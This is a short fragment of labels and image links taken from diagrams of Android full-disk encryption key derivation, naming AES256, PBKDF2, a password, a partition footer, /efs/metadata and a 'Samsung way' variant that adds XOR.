
or

/efs/metadata


Samsung way


HEX1
AES256
password
PBKDF2
HEX2
AES256
partition footer
or
/efs/metadata


Samsung way


HEX1
AES256
XOR
password
PBKDF2
HEX2
AES256
XOR
partition footer
or
/efs/metadata

